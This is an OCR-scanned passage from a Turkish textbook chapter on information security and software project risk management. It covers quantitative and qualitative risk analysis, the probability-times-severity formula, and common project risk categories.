
Güvenlik risklerinin ölçeklenmesi ve önlem alınması için gereken süredir.

7.1.12 Risk Yöntemi

Sistem kaynaklarını etkileyebilecek belirsiz olayların belirlenmesi, denetlenmesi, analiz edilmesi, yok edilmesi ya da en aza indirgenmesini kapsayan süreçtir. Risk analizi, fayda-maliyet analizi, seçim, sınama, önlemlerin güvenlik değerlendirmesini gözden geçirmesini içerir.

7.2 Risk Yönetimi

Gerçek tehditlerin şimdi ve gelecekte neler olabileceğini risk yönetimi belirler. Risk yönetimi, sistem kaynaklarını etkileyebilecek belirsiz olayların belirlenmesi, denetlenmesi, yok edilmesi ya da en aza indirgenmesini sağlayan süreçtir. Risk analizi, fayda-maliyet analizi, seçim, gerçekleştirim, sınama, önlemlerin güvenlik değerlendirmesi komple güvenlik gözden geçirmesini içerir. Risk yönetiminde kesin olan tek şey değişimdir. Bu değişime ayak uyduranlar sakıncalı kişilere karşı başı, sonu olmayan mücadelede her zaman bir adım öndedirler. Şekil 7.2' de Risk Yönetiminin temel faaliyetleri izlenmektedir.



Şekil 7.2 : Risk Yönetiminin Temel Faaliyetleri

Bilişim sektöründe risk yönetiminde bu ana süreçler değişmemekle birlikte uygulamalarda farklılıklar vardır. Bilişim teknoloji riskleri donanım, yazılım ve bilgiye ilişkin risklere ayrı ayrı odaklanarak yönetilmelidir. Yazılım ve bilginin kendine has yapısı risklerin belirlenmesi, azaltması, izlenmesine farklılıklar getirir.

Ürünlerin içerisinde, yazılım payının gittikçe artması, ürünün performans, maliyet ve çizelge risklerinin yönetilmesinde yazılım risklerine özel dikkat gösterilmesini gerektirir. Yazılımın elle tutulamayan yapısı belirsizliği artırırken, risk değerlendirmeyi de güçleştirir ve üretim sürecinin olmaması yazılım geliştirme süreçlerine odaklı risk azaltma faaliyetlerini ön plana çıkarır. Risk yönetimi yazılım mühendisliği disiplini ile entegre olarak ele alınmalıdır. Yazılım geliştirme sürecinin uygun bir yazılım geliştirme modeli (şelale, artımsal, evrimsel, spiral geliştirme vb. gibi) üzerine kurulması ile riskler azaltılacaktır. Yazılım geliştirmede kullanılan teknik, araç ve gereçlerin uygunluğu ve etkinliği de önemli bir faktördür.

Yazılım, her zaman bir donanım ile birlikte çalıştığından, donanım-yazılım arayüzüne ilişkin riskler üzerinde durulması gerekir. Yazılım kalitesi belirlenen en uygun metriklerle (kod satırı, LOC-Line of Code, fonksiyon puanı, FP-Functional Point) ölçülmeli, daha güvenilir yazılımların geliştirilmesine odaklanılmalıdır. Yazılım güvenilirliği ve yazılım teknik risklerinin yönetimi bir bütün olarak ele alınmalıdır.

Yazılım maliyeti, donanım maliyetinden ayrı ve bağımsız bir değişken olarak ele alınmalıdır. Yazılım geliştirme konusunda yetişmiş insan gücü, yazılımın kalitesini etkileyen başlıca faktörlerdendir. İnsana ilişkin riskleri en aza indirgeyecek risk stratejileri geliştirilmeli ve uygulanmalıdır.

Kuruluşlar daha etkin ve verimli çalışmak için (e-devlet, e-iş, üretim süreçlerinin otomasyonu, bilgi yönetimi, kurumsal kaynak yönetimi vb. gibi) daha fazla bilişim teknoloji varlıkları kullanmaktadırlar. Bilişim teknoloji varlıklarının güvenliğine ilişkin risklerin yönetimi de üzerinde özellikle durulması gerekli olan bir alandır.

Risk yönetimi planlama ile başlar. Plan herşeyin başındadır. Plan bir araç, planlama ise bu araca işlerlik kazandırılmasıdır. Riskleri tanımlamak, analiz etmek gerekir. Analiz sözcüğü, analitik metodlarla sebep - sonuç ilişkilerinin ortaya konmasını ifade etmektedir. Bir olayı analiz etmek, olayı irdelemek değildir. Analiz etmenin, bilimsel yöntemleri

vardır. Analitik çalışmalar da istatistik yöntemlerle gerçeklemeyi ve genellemeyi gerektirir. Risk faktörlerini belirledikden ve ölçümlerini tamamladıkdan sonra, istenmeyen tehditlerin en alt düzeye indirilmesi için çalışmalarda bulunur. Bu yöntemleri ele alırken de sorunları en baştan ele alınmaz. Daha önceki benzer sorunları ele alarak, yeni ortaya çıkmış tehditlere karşı yeni stratejiler geliştirir. Bunu yaparken de farklı risk faktörlerinin birbirleri ile etkileşimleri göz önünde bulundurulur.

Risk analizinde, risk ölçümlerinin ve önlem alınması gerekli alanların belirlenmesi sürecidir. Risk analizinde, riskler belirlenirken mevcut kıymetler tek tek göz önüne alınır ve her bir kıymetin içinde bulunduğu tehditler belirlenir. Ayrıca, halihazırda mevcut olan karşı önlemler incelenir. Daha sonraki aşamada, ortaya konulmuş olan kıymet, tehdit ve karşı önlemlerinin değerlendirmesi işlemi yapılır. Değerlendirilmiş kıymet, tehdit ve karşı önlem değerleri mantıksal metodlar kullanılarak risk değeri bulunur. Son olarak risk-kıymet eşleştirmesi yapılır.

Risk bağımlı bir değişkendir ve bir çok bağımlı değişkenin etkisi altındadır. Bir işletmede iş kazası riski nedir dediğimizde, bu değer, parametrik olarak ifade edilecek ise, bu olaya etki eden faktörlerin etki derecelerinin de saptanması gerekmektedir.

Riskler tamamen yok edilebilir mi ? Sorusuna; Bunun maalesef mümkün olmadığını söyleyebiliriz. Ancak riskler tamamen yok edilemese de azaltılabilmektedir. Bunun da risk yönetimi ile mümkün olabileceği açıktır. Risk yönetimi, risk analizi ve risk değerlendirme; gerekli önlemlerin önceden alınarak tehlikenin bertaraf edilmesi için yapılmaktadır. Çünkü bilinmektedir ki : *"önlemek ödemekten ucuzdur"*.

Internet ortamında müşteriye yönelik bir uygulama çalışıyorsa ve buna yönelik bir risk yönetimi geliştirilmediyse sonuç felaket olabilir. Felaketlerinin önüne geçilirken de her türlü güvenlik önlemini sisteme monte edildiğinde de sistem aşırı yüklenir ve istemlere cevap veremez. Burada en uygun risk yönetimini ele alındıktan sonra kurumlar ve kişiler bilinçlendirilmelidir. Kurumlardaki herkes tarafından güvenliğin öneminin kavranması ve güvenlik kurallarına uyup bunu işinin bir parçası olarak kabul etmesi gerekmektedir. Fakat bunlar gerçekleşmediği sürece saldırganlar, kurumlar için büyük bir tehlike olmaya devam edeceklerdir.

Fakat şirketlerin ve kişilerin gereken özeni göstermemesi ve bilgi güvenliğini sağlayamadıklarından dolayı karşılarına çıkacak kayıpların boyutları hakkında yetersiz kalmaktadırlar. Güvenlik bilincinin oluşturulmaması ve teknik konulardaki eksik uygulamar, güvenlik açıklarının temel nedeni olarak ortaya çıkmaktadır. Kurumların ve kişilerin sistemlerinde gerekli güvenlik yamaları yapmaları, bilgi sistemleri güvenliğini tasarlamaları, ve güvenlik risk analizi yönetimini gerçekleştirmeleri durumunda güvenlik konusundaki eksiklikler kapatabilir.

Sonuçta *"uygun karşı planlar"* ın oluşturulması riskin yönetilmesi demektir.

7.2.1 Risk Yönetiminin Amacı

Internet ortamında daha güvenilir, daha hızlı hizmet vermek ve almak için en doğru teknikleri getirerek sorunu veya sonradan çıkabileceği muhtemel tehditleri bertaraf etmeye çalışır. Ayrıca, doğabilecek tehditlere uygun cevap verebilecek, kısıtlı ya da kısıtsız

tehditlerin etkisini ve olma ihtimalini azaltacak hazırlıkları, prosedürleri ve kontrolleri teşhis etmektir. Bu tehditler; deprem, yangın, fırtına, sel, bombalama, sabotaj, donanım veya yazılım hatası, kullanıcı hatası, sistemlere izinsiz giriş, bilgilerin çalınması, elektrik ve telekominikasyon kesintisi gibi faktörler olabilir.

Risk analizi ve yönetiminin yararları şu şekilde sıralanabilir:

- Kurumun yazılı prosedür ve politikalarının olmasını ya da olgunlaşmasını sağlar.
- Kurum çalışanlarının ve bilgi işlem personelinin bilgi güvenliği konusunda bilgi sahibi olmasını sağlar.
- Bir kurum yönetiminin de bilgi teknolojileri güvenliği konusunda bilgi sahibi olmasını ve bu konularda karar vermesini sağlar.
- Risk analizi prosesinin ilk kısmında yapılan kıymet analizi sonuçlarının kurumun yazılım ve donanım envarterlerinin yenilenmesinde yardımcı olur.

Risk analizi ve yönetiminin yapılmadığı bir bilgi sisteminde aşağıdaki durumlar olabilir:

- Bu bilgi sisteminde hiç güvenlik olmayabilir ya da çok az güvenlik olabilir.
- Kullanabilirliği oldukça azaltan çok fazla güvenlik olabilir.
- Yanlış güvenlik önlemleri alınmış olabilir.
- İnsanlarda yanlış güvenlik bilinci olabilir.

Bütün bunlar maddi ve zaman olarak kayıplara yol açan durumlardır. İki temel risk analizi yöntemi mevcuttur. Bunlar nicel ve nitel yöntemlerdir.

7.2.1.1 Nicel Risk Analizi

Geçmişten dersler alınarak, daha sayısal değerlerle risklerin tehditkarlığının belirlenmesi çalışmasıdır. Riski hesaplarken sayısal yöntemlere başvurur. Nicel risk analizinde, kıymet, tehdit olma ihtimali, tehditin etkisi gibi değerlere sayısal değerler verilir ve bu değerler matematiksel ve mantıksal metotlar ile proses edilip risk değeri bulunur. Kullanılacak araç ve teknikler ise şunlardır: Duyarlılık Analizleri, Karar Ağacı Analizleri, Simülasyon (Bu teknikler istatistik, yöneylem araştırması gibi matematiksel disiplinlerin türevleridir). Bu teknikler uygulandıktan sonra proje yöneticisi risklerin tehdit gücüne göre sıralamasına, hedef süreye ve maliyete projeyi bitirme olasılığına, risklerin eğilimlerine ve önleme fikirlerine ulaşacaktır.

7.2.1.2 Nitel Risk Analizi

Tanımlanmış risklerin gerçekleşme olasılığının ve etki gücünün değerlendirildiği süreçtir. Özellikle uzmanların görüşlerine başvurularak, risklerin etki ve olasılıklarının sıralanmasını hedefler. Nitel risk analizini yapabilmek için risk yönetim planına, tanımlı risklere, kurumunuzda kullanılan olasılık ve etki ölçeklemesine ve projenin en başında tanımlanan varsayımalara ihtiyacınız vardır. Risk olasılık ve etki araştırması, olasılık / etki gücü matrisi oluşturma, varsayımların detaylı analizi, veri doğruluk sıralaması gibi araç ve teknikler kullanarak, projenin genel risk tehdit sıralaması, risklerin eğilimleri ve önleme fikirlerini ortaya çıkarabilirsiniz.

Riski hesaplarken ve ifade ederken nümerik değerler yerine yüksek, çok yüksek gibi tamamlayıcı değerler kullanılır. Risk analizi ve yönetimi ile birlikte gelen bir takım problemler ve ideal olmayan durumlar vardır. Bunlar:


- Risk analizinin maliyeti yüksek olmasıdır. Risk analizini kurumun kendisi yapsa bile zaman ve para kaybına yol açabilmektedir.
- Risk analizi sonuçlanana kadar geçen süre diğer bir problemdir. Güvenlik önlemlerinin biran evvel uygulanması gerekirken, risk analizi sonucu beklenmek zorundadır. Bunun zararlı etkileri olabilmektedir. Bu nedenle bir çok yerde, risk analizi yapılmadan güvenlik önlemleri alınmaktadır.
- Risk analizinin sonuçları nesnel olması beklenirken daha çok öznel olabilmektedir. Özellikle nitel risk analizinde bu problem daha çok görülebilir. Çünkü, nitel risk analizinde risk, sayısal değerlerden çok tanımlar ile ifade edilmektedir.
- Risk analizi ve yönetimi prosesi, önceden belirlenmiş kesin adımları olan prosesler değildir. Nitel ve nicel risk analizi yöntemlerinin çatısı altında, bir çok risk analizi metodolojisi mevcuttur. Bu metotlar, riski yorumlama aşamasında birbirinden ayrılırlar.
- Tüm kurumlara uyan bir risk analizi metodolojisi mevcut değildir. Çünkü her organizasyonun kendine özel bir kıymet listesi, bu kıymetlere göre farklı farklı tehditleri vardır. Bütün bunların dışında, kurumdan kuruma güvenlik anlayışı ve güvenlik gereksinimleri de değişim göstermektedir. Risk analizi ve yönetimi yapılacak olan bir kurumda, öncelikle ne tip bir risk analizi ve yönetimi metodunun uygulanması gerektiği belirlenmelidir.
- Günümüzde, kıymetlerin, buna bağlı olarak açıklıkların ve tehditlerin artması ile beraber, risk analizi ve yönetiminin sahasına giren, kıymet tanımlama, açıklık belirleme, tehdit tanımlama ve karşı önlem belirleme safhaları çok geniş nesneleri kapsadığından dolayı, bir çok risk analizi ve yönetimi metodu her nesneyi kapsamamakda ve bazı nesneler gözardı edilebilmektedirler.

7.2.2 Risk Hesaplama Metodları

Risk Analizinde bir çok teknik kullanılmaktadır. Örneğin, İPK (İstatistiksel Proses Kontrol), TPM (İstatistiksel Proses Kontrol), FMEA (Hata Türleri Etkileri Analizi), gibi birçok yöntem sayılabilir.

En yaygın ve basit olan iki Temel Risk Hesaplama yöntemi, nicel (quantitative) ve nitel (qualitative) yöntemlerdir. Bunlardan *Risk = Olasılık x Şiddet* formülü nicel risk analizinin temel formülüdür. Formülde olasılık; tehditin olma ihtimaline ve şiddet; tehditin etkisine (1,2,3..gibi) sayısal değerler verilir ve bu değerler matematiksel ve mantıksal metotlar ile değerlendirerek risk değeri bulunur. Bu formüle göre, sonuç ne kadar fazla çıkarsa, risk o kadar yüksektir. Bir tehditin olma olasılığı çok az ancak, ortaya çıktığı zaman vereceği zarar çok fazla ise, orta derecede bir risk söz konusudur.

Diğer temel risk analizi yöntemi ise nitel risk analizidir. Nitel risk analizi riski hesaplarken ve ifade ederken numerik değerler yerine Az, orta, çok gibi tanımlayıcı değerler kullanır. Ayrıca, nitel risk analizi tehditin olma ihtimalini kullanmaz, riskin sadece etki değerini dikkate alır.



Şekil 7.3 : Risk Yönetimi'nin risk hesaplama metodları

Şirketlerin bu rekabetçi iş dünyasında varlıklarını sürdürebilmeleri, risklerini analiz etmeleri ve yönetmelerine, her şeyden önce çalışanların bu tür sistemleri uygulayabilecek düzeyde bilgi ile donatılmış olmalarına bağlıdır. Çünkü bilgi güçtür. Güçlü olmak; risklere karşı koymak, önlem almak, riski yönetmek demektir. Strateji, yön, öncelik, risk yönetimi sürecinde var olan şeylerdir.

Şekilde 7.3 de risk yönetimi maliyeti ve güvenlik arasındaki ilişki ele alınmıştır. Risk yönetimi aşamasında önemli olan ne kadar güvenlik isteğimizdir, buna karar verirkende kıymetlerimizin değerini göz önüne almalıyız.

Sonuç olarak; Risk, iş yapmanın maliyetidir. İş yapanlar risk alanlardır. Risk analizi ve yönetiminin ana çıkış noktası budur.

7.2.3 Risk ile İlgili Bir Hikaye

Hoca bir sınavda "risk nedir?" diye soruyor.

Bir öğrenci sınavın ilk 10 saniyesinde teslim ediyor kağıdını. Kağıdın üst kısmında sadece isim-soyadı yazıyor, gerisi ise bomboş beyaz yaprak.

En altta ise "İşte risk budur" diye yazıyor.

Ve sonuçta da sınıftaki en yüksek notu alıyor.

Hocanın bir sonraki sınavında yine "Risk nedir?" sorusuyla karşılaşan öğrencimiz tekrar boş kağıt verince bu sefer sıfır alıyor. Tabii koşa koşa hocaya gidip sebebini soruyor.

İşte cevap:

"Aynı şartlar altında, aynı riski iki kere almak aptallıktır!"

7.3 Yazılım Projelerinde Risk Yönetimi

Büyük çaplı yazılım projelerinin geliştirilmesi pek çok risk içermektedir. Örneğin Internet üzerinden açık arttırma yapılan eBay firmasının yazılım sisteminin sadece bir kaç saat için servis dışı kalmasının firmaya maliyetini milyon dolarlar ile ölçebiliriz. Küçük ve orta ölçekli projelerin maliyeti, projenin belirlenen zamanı aşması ile birlikte öngörülen maliyetin üzerine çıkmaya başlar. 10 kişilik bir proje ekibinde 1 çalışanın saatlik maliyeti 100 USD ise, şirket her iş günü için ortalama 40.000 USD harcıyor demektir. Tabi günlük maliyete kaçan fırsatları, kaybedilen satışları ve kazanılan memnuniyetsiz müşterileri de eklemek gerekir ki bu üç unsur, günlük maliyetten çok daha önemli bir kayıptır.

Kapsamlı bir bilgi güvenliği programı, genellikle üç şeyi belirleyip risk ölçümü yapılarak başlanır;

- Kurumun bilgi varlıklarından hangilerinin korunması gerekir ?
- Bu varlıklara karşı ne gibi tehditler vardır ?
- Bu olası tehditlerin gerçekleştiği durumda kuruma ne gibi zararlar gelebilir ?

Proje içersindeki risklerin ortadan kaldırılması için daha esnek geliştirme deneyimlerine dayanan "Önleyici Risk Yönetimi"nin kullanımı çoğu durumda olumlu sonuçlar verir. Uygulamanın ana fikri, uygulama geliştirme ve yayınlama sürecinde gecikmeye veya projenin başarısız olmasına neden olabilecek tüm adımlarının tanımlanması ve tanımlanan riskin ortaya çıkması durumunda uygulanarak, riski ortadan kaldıracak veya etkisini hafifletecek stratejilerin planlanmasıdır. Proje ekibi riskleri, geliştirme süreci öncesinde ve geliştirme sürecinde öngörerek karşı stratejilerini planlamaktadır.

7.3.1 Risklerin Tanımlanması ve Değerlendirilmesi

Risk yönetiminde ilk adım risklerin tanımlanmasıdır ve riskleri ortaya çıkartmak için sormamız gereken ilk soru "Projenin planlanan zamanı aşmasına veya başarısız olmasına ne neden olabilir?" olmalıdır. Risklerin sınıflandırılması proje grubuna tanımlama sürecinde yol gösterebilir ancak sınıflandırma işleminin gerçekleştirilmesi de son derece uzun ve zahmetlidir. Bununle birlikte her türlü projede karşılaşılabilecek türden bazı risklerin gözden kaçırılması ihtimali söz konusudur. Software Engineering Institute'ın sınıflandırması, örneğin tasarım ve entegrasyon gibi internal proje risklerine odaklanmıştır ve iş gereksinimlerinin değişmesi, platform bağımlılıkları gibi external riskler neredeyse tamamen göz ardı edilmiştir.

Risk değerlendirmenin öncelikli amacı hangi bilgi varlıklarının acilen korunması gerektiğini belirlemek kar-maliyet analizi yaparak önlem almanın uygun olup olmadığına bakılır. Çalışanlar, bilgi güvenliğinin şirket faaliyetleri açısından can alıcı olduğunu, şirket içi bilgilerinin korunmasının, şirket varlığının korunması için önemli olduğunu, üst düzey yöneticiler tarafından çalışanlara ilk işe başladıkları günden itibaren verilmelidir. Çalışanlar, güvenlik kurallarına ve süreçlerine uymadıkları takdirde oluşabilecek sonuçlar hakkında da uyarılmalıdırlar.

Risk tanımlamasında risklerin her an değiştiğini kabul etmeliyiz. Proje ekibinin herhangi bir plan yapmadığı riskler her an ortaya çıkabilmektedir. Microsoft Solutions Framework, risklerde meydana gelebilecek değişikliklere ve ortaya çıkabilecek yeni risklere karşı yöneticilerin riskleri sürekli olarak değerlendirmelerini öneren sayılı metodolojilerden biridir.

Risklerin yönetiminde tanımlamadan sonra gelen ikinci adım ise risklerin değerlendirilmesidir. Risk değerlendirmesi, proje ekibinin, proje hedeflerini belirlemesinin hemen sonrasında başlamalı ve tüm proje süresince sürmelidir. Proje ekibi riski tanımladıktan sonra aşağıdaki adımları izleyebilir:

7.3.1.1 Proaktif Önleme

Önleyici risk yönetimi üç önemli alanda proaktif yönetim gerektirir. Bunlar; insan, süreçler ve kontrol sistemleridir.

7.3.1.1.1 İnsan

Üçünün içinde insan en önemli etkendir. Eğer işbirliği içinde olmazlar ve birbirleriyle çalışmak konusunda isteksiz olurlarsa, projeler genellikle başarısız olur. İncelediğim bazı projelerde; insanlar, daha iyi karar verebilme gücü, proglamlama ve risk yönetimi becerileri konusunda eğitilmesinin proje başarılarında oldukça yardımcı olduğu bilinmektedir. Projeleri son günlerine kadar yetiştirme hedefi takım ruhunu yaratmış bu da insanların birbirlerine daha sabırlı olmasını ve problem çözmede daha istekli olmalarını sağlamıştır. Diğer bir yandan da projeleri son güne yetiştirmek için sürekli bir mücadele içinde olmak takım içinde kötü niyete neden olabilir. Stres artar, insanların birbirlerine daha az sabırlı olduğu gözlenir ve birbirlerine karşı daha az yardımcı olurlar. Herkes sadece projenin son gününe ve dağ gibi olmuş problemlere odaklanır ve yönetim projeyi tamamlamak için acil bir durum yaratana kadar herşey daha kötü gidecektir.

7.3.1.1.2 Süreçler

Süreçler aynı zamanda risk yönetimini etkilemektedir. Esnek, değişikliklere kolay adapte olabilen süreçler, proje ekibinin değişikliklere daha kolay yanıt vermesini sağlamaktadır. Bunlar olmadan, projeyi belirli bir izde tutmak son derece zordur.

Dinamik methodlar kullanılan yazılım projeleri daha başarılı ve daha kullanılabilir olmaktadır. Sürekli kullanıcı girişleri, ortak kullanılan fonksiyonlar ve metodların tekrar tekrar kullanılması gereksiz vakit ve güç kaybına neden olur. Takım üyelerinin yakın etkileşimi, proje üstünde tüm takım üyelerinin payı olması anlamına gelir. Sorumlu olduğum bir projede yayınlarımız başka bir projenin yayınlarıyla aynı anda gelmiştir. Bu da, az çalışanı olan destek takımı için bazı problemler yaratmıştır. Bu çatışmayı bazı takım üyelerine ek destek sağlayarak ve yayın turunu değiştirerek çözdük.

7.3.1.1.3 Kontrol Sistemleri

Proje ekiplerinin, risk yönetimi de dahil olmak üzere projenin her bölümünü gözlemleyen ve ölçümlendiren bir mekanizmaya gereksinim duymalarından dolayı yönetim kontrol sistemleri oldukça önemlidir. Yeterli ve başarılı bir gözlem ve ölçümlendirme bir projeyi kurtarabileceği gibi, zayıf ve yetersiz yapılacak gözlem ve ölçümlendirme çalışmaları projelerin başarısızlığına neden olabilir.

Pek çok risk sınıflandırma yöntemi, projeleri ciddi anlamda etkileyebilecek dış riskleri gözden kaçırmaktadır. Aşağıdaki liste, günümüz projelerinde sıklıkla karşılaştığımız risk kategorilerini listelemektedir. Esnek bir geliştirme süreci, ilk üç kategorideki risklerin etkisini hafifletmeye yardımcı olmalıdır. Proje ekibinin gereksinimlerin tanımlanmasında, sistem tasarımlarının veya platformların düzenlenmesinde serbest kalması, ileride çeşitli riskleri beraberinde getirecek başarısız ortaklıkların çevresinde dönüp durmasına göre çok daha iyidir.

7.3.1.1.3.1 Gereksinimler

Belirsiz, netleştirilmemiş gereksinimler her zaman için projeler açısından risk anlamına gelmektedir. Bu en sık karşılaşılan ve başarısızlığa uğramış, gecikmiş projelerde yaşanan en temel problemlerden biridir. Rekabete koşulları ve yapılan yeni anlaşmalar her zaman için kurumların yazılım sistemlerinin değişmesi ihtiyacını ortaya çıkartmıştır. Kullanıcılar, ihtiyaç duydukları fonksiyonları sunan optimum yazılımı kullanana kadar akıllarında canlandıramazlar ve bu gereksinimlerin belirsiz ve değişikliğe açık olmasına neden olur.

7.3.1.1.3.2 Teknoloji

Geliştirme sürecinin bir noktasında geliştirme grubu kullanılan teknolojinin sistem gereksinimlerini tam olarak karşılayamayacağını farkedebilir. Örneğin takım üyeleri kullandıkları veritabanı sisteminin kolay bir şekilde hasar görmeyeceğini düşünebilir ancak sistem geliştirildikçe kullanılan veritabanı sisteminin verilerin hasar görmesine neden olabilecek çeşitli hatalar içerdiğini farkedebilir ki bu noktada, böyle bir alanda yaşanacak değişiklik, proje için ölümcül olabilir.

7.3.1.1.3.3 Politik

Bunları, üstesinden gelmesi en zor olan riskler olarak tanımlayabiliriz. Büyük organizasyonlar, büyük aileler gibi davranmaya mecburdur. Ancak pek çok nedenden dolayı ailenin bazı üyeleri, bütçenin kısıtlanmasına veya tamamen kaldırılmasına hatta projenin tamamen iptaline neden olacak adımlar atabilir. Bu tür durumlara karşı planlar hazırlamak, sonradan pek çok olumsuz sonuç doğurabileceğinden dolayı son derece zordur. Elbette yaptığınız karşı planların yine bu kişilerce öğrenilmesi, ayrı bir risk unsurudur.

7.3.1.1.3.4 Kaynaklar

Bir projenin ihtiyaç duyduğu insan, para veya donanım kaynaklarını alamaması belirlenen takvimin dışına çıkılmasına neden olduğu gibi, projede çalışanların moralinin kaybolmasına da neden olur. Her zaman için alternatif kaynakların belirlenmesi bu gibi sorunların ortadan kolayca kaldırılmasını sağlayacaktır.

7.3.1.1.3.5 Dağıtım ve Destek

Proje ekibi uygulamanın dağıtımını gerekli altyapının zamanında hazırlanamamış olmasından, destek ekibinin eğitim ve destek için hazır olmaması gibi nedenlerden dolayı planlanan zamandan uzaklaşılabilir. Proje ekibinin, geliştirilen proje hakkında fikir sahibi olmaması, bu tür risklerin ortaya çıkmasına neden olan en genel unsurdur ve çok kolay bir çözümü vardır: proje sürecinde çalışacak tüm ekiplerin birbirleri ile iletişim içinde olmasını sağlamak.

7.3.1.1.3.6 Entegrasyon

Uygulama geliştiricilerin en sık karşılaştığı gereksinimlerden biri, geliştirilecek olan uygulamanın, farklı uygulamalar ile entegre çalışmasını sağlamaktır. Yetersiz iletişim ve yanlış anlaşılmalar yapılan çalışmaların sonunda uygulamaların bir arada beklenen şekilde çalışmaması ile sonuçlanabilir. Bu sorunu ortadan kaldırmanın en kolay yolu, yeterli iletişimi sağlamak ve mümkün olan durumlarda entegrasyon işlemini uygulamaların geliştirme sürecinde gerçekleştirmektir.

7.3.1.1.3.7 Takvim ve Zamanlama

Çeşitli unsurların gerekli oldukları anlarda hazır olmamasından kaynaklanan takvim ve zamanlama sorunları proje maliyetine en fazla olumsuz katkıda bulunan konuların başında gelir. Bu tür sorunları yaşamamanın tek yolu doğru ve başarılı bir planlama süreci sonrasında tüm alt süreçleri gerçek zamanlı olarak izlemek ve takvimin dışına çıkılmasına neden olacak her durumun önüne geçilmesidir.

7.3.1.1.3.8 Bakım ve İyileştirme

Şirket dokumantasyonun yetersiz olması ve destek ekibinin yeterli hazırlığı yapmamış, gerekli eğitimleri almamış olması durumunda uygulamayı doğru olarak yönetemez, geliştiremez. Gerekli eğitimler ve dokumantasyon hazırlığı için gerekli zamanın planlanması bu tür riskleri ortadan kaldıracaktır. Esnek bir proje sürecinde, proje yöneticilerinin eğitim, dokumantasyon ve destek için yeterli iş gücünü, zamanı ve bütçeyi tahsis etmemesi, işlerin kötüye gitmesine neden olacaktır.

7.3.1.1.3.9 Tasarım

Hatalı tasarımlar uygulamaların kullanılabilirliğini ve performansını düşürecektir. Esnek bir geliştirme sürecinde kullanıcılardan alınacak feedbackler dikkate alınır ve bu

feedbackler doğrultusunda tasarım iyileştirmeleri gerçekleştirilerek bu tür riskler ortadan kaldırılabilir.

Elbette bu gibi öngörülebilecek riskler söz konusu olduğu gibi, öngörmenin pek mümkün olmadığı ancak geliştirme sürecini aksatabilecek virüs saldırıları, şirket ofisine yapılacak bir saldırı gibi pek çok durum söz konusu olabilir. Bu tür beklenmedik durumlarla başetmek için her türlü riski, gerçekleşme olasılığına bakmaksızın listelemek ve olası çözüm planlarını, en uygun yedekleme stratejisini hazırlamak en yerinde hareket olacaktır.

Beklenmedik riskler her zaman için projelerimizi tehdit etmekte ve önemli gecikmelere hatta başarısızlıklara neden olabilmektedir. Esnek proje süreçleri risklerin öngörülmesini, karşı planların hazırlanmasını ve uygulamaya konmasını kolaylaştıran uygun risk yönetimini kullanmaktadır. Proje sürecine ihtiyaç duyulan esnekliği kazandırmanın yolu ise proje ekibinin becerilerinin arttırılmasından geçmektedir. Aynı zamanda projelerde en efektif planlama, ölçümleme ve paylaşımın gerçekleştirilebilmesi için en uygun kontrol ve yönetim sistemlerinin kullanılması gerekmektedir.

7.3.2 Veri Sınıflandırma

